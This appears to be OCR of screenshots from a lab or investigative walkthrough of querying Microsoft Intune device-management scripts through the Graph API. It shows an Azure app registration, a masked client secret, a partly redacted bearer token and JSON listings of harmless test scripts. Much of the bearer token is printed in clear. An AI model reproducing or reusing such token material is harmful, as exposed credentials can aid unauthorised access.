
I

Name: Intune_GraphAPI_Testing

Application ID: 3d0ddac7-REDACTED-...

Object ID: e6e58d75-c3a4-407f-a2e4-f ...

Azure registered application with Graph API permissions



Home > Testing Labs | App registrations > Intune_GraphAPI_Testing

Intune_GraphAPI_Testing | Certificates & secrets

Credentials enable confidential applications to identify themselves to the authentication service when receiving tokens at a web addressable location (using an HTTPS scheme). For a higher level of assurance, we recommend using a certificate (instead of a client secret) as a credential.

Application registration certificates, secrets and federated credentials can be found in the tabs below.


A secret string that the application uses to prove its identity when requesting a token. Also can be referred to as application password.

Description	Expires	Value	Secret ID
GraphAPI	8/5/2024	o90********************	068df847-REDACTED-6a534311cf4d

Azure registered application Secrets

Baseline Intune – Microsoft Graph API – Bearer Token received


After providing the required key value pairs, a Bearer token is provided.



```
{"token_type":"Bearer","expires_in":3599,"ext_expires_in":3599,
  "access_token":"eyJ0eXAiOiJKV1QiLCJub25jZSI6IkNTS2prOWU0b2FWVS1TVXdtOHlDdXR5UUJzcE5CaTFsdWlDbHIxVWRjb00iLCJhbGciOiJSUzI1NiIsIng1dCI6ImtXYmthYTZxczh3c1RuQndpaU5ZT2hIYm5BdyIsImtpZCI6ImtXYmthYT
  Zxczh3c1RuQndpaU5ZT2hIYm5BdyJ9.

                                   REDACTED

  Kti-iHGs5FuLHwq8UheCP3ZgP0b2iafqGPKI88lRVrZGBFfBDOtb7z4XGv18qsu_3nIs3tdzpqV-_bpn7wK8zLoXhmwLjGZj5EBvs1tB3t_5R_RsavRZjI2MeidrXvyy9DH3zv6tYZNhK0WGhUMNVdeSytgerdI2Ahdk9NCQjzwmk1RolcZ9cjlepep-Fp
  IFEw-AlOaRKEJV1S5b1JPp3D082nDVEX4mkk2SIfLfzMIhSQ-77KM3cu3NTmTNMRvYuCK5KXRLft_D3hCZTvUSrTMT3b0FKtVF9lUTPhu6Vw5UxpJu8RRq2ILnmEjr-4mRdse6U44vRB8fuZo5qAvChA"}
```

Baseline Intune – Microsoft Graph API (continued)


Send a `GET` to `https://graph.microsoft.com/beta/deviceManagement/deviceManagementScripts` to obtain the Intune script details.



GET https://graph.microsoft.com/beta/deviceManagement/deviceManagementScripts

	Key	Value
☑	Authorization	Bearer eyJ0eXAiOiJKV1QiLCJub25jZSI6ImZBSUxmQmV5T3NyVG5zaWFNRVdMYWNqZ3ZNY0...
☑	Cache-Control	no-cache
☑	Postman-Token	<calculated when request is sent>

```
{
    "@odata.context": "https://graph.microsoft.com/beta/$metadata#deviceManagement/deviceManagementScripts",
    "value": [
        {
            "enforceSignatureCheck": false,
            "runAs32Bit": true,
            "id": "5fa26a93-5433-4e4e-aedf-f3ee6c7a1bc4",
            "displayName": "Create New Directory",
            "description": "Create a directory named \"Test\" on the Dennis user Desktop",
            "scriptContent": null,
            "createdDateTime": "2024-02-09T20:16:49.0099513Z",
            "lastModifiedDateTime": "2024-02-09T20:16:49.0099513Z",
            "runAsAccount": "user",
            "fileName": "test_new_dir.ps1",
            "roleScopeTagIds": [
                "0"
            ]
        },
        {
            "enforceSignatureCheck": false,
            "runAs32Bit": true,
            "id": "ab85f253-8daf-4929-8e17-9e15ea418d87",
            "displayName": "Create Test Dir",
            "description": "",
            "scriptContent": null,
            "createdDateTime": "2024-02-09T22:20:15.6819859Z",
            "lastModifiedDateTime": "2024-02-12T05:57:58.9675925Z",
            "runAsAccount": "user",
            "fileName": "test_new_dir.ps1",
            "roleScopeTagIds": [
                "0"
```




GET https://graph.microsoft.com/beta/deviceManagement/deviceManagementScripts

Headers

	Key	Value
☑	Authorization	Bearer eyJ0eXAiOiJKV1QiLCJub25jZSI6ImZBSUxmQmV5T3NyVG5zaWFNRVdMYWNqZ3ZNY0...
☑	Cache-Control	no-cache
☑	Postman-Token	<calculated when request is sent>

```
{
    "@odata.context": "https://graph.microsoft.com/beta/$metadata#deviceManagement/deviceManagementScripts",
    "value": [
        {
            "enforceSignatureCheck": false,
            "runAs32Bit": true,
            "id": "5fa26a93-5433-4e4e-aedf-f3ee6c7a1bc4",
            "displayName": "Create New Directory",
            "description": "Create a directory named \"Test\" on the Dennis user Desktop",
            "scriptContent": null,
            "createdDateTime": "2024-02-09T20:16:49.0099513Z",
            "lastModifiedDateTime": "2024-02-09T20:16:49.0099513Z",
            "runAsAccount": "user",
            "fileName": "test_new_dir.ps1",
            "roleScopeTagIds": [
                "0"
            ]
        },
        {
            "enforceSignatureCheck": false,
            "runAs32Bit": true,
            "id": "ab85f253-8daf-4929-8e17-9e15ea418d87",
            "displayName": "Create Test Dir",
            "description": "",
            "scriptContent": null,
            "createdDateTime": "2024-02-09T22:20:15.6819859Z",
            "lastModifiedDateTime": "2024-02-12T05:57:58.9675925Z",
            "runAsAccount": "user",
            "fileName": "test_new_dir.ps1",
            "roleScopeTagIds": [
                "0"
```



Time zone is EST

API details align with Intune details and time zone is UTC

DL-Intune-Testing / Get Scripts

GET https://graph.microsoft.com/beta/device

☑ Authorization
☑ Cache-Control
☑ Postman-Token

```
{
    "@odata.context": "https://graph.micros
    "value": [

            {
                "enforceSignatureCheck": false,
                "runAs32Bit": true,
                "id": "ab85f253-8daf-4929-8e17-9e15ea418d87",
                "displayName": "Create Test Dir",
                "description": "",
                "scriptContent": null,
                "createdDateTime": "2024-02-09T22:20:15.6819859Z",
                "lastModifiedDateTime": "2024-02-12T05:57:58.9675925Z",
                "runAsAccount": "user",
                "fileName": "test_new_dir.ps1",
                "roleScopeTagIds": [
                    "0"
```

Microsoft Intune admin center

Dashboard > Devices

Devices | Scripts

Script name	Platform	Assigned	Script type	Last modified
Create New Directory	Windows	Yes	PowerShell script	02/09/2024, 03:16 PM
Create Test Dir	Windows	Yes	PowerShell script	02/09/2024, 05:20 PM

Home > Devices | Scripts > Create Test Dir

Create Test Dir | Properties

Windows 10 and later

Basics Edit

Name: Create Test Dir
Description: No Description

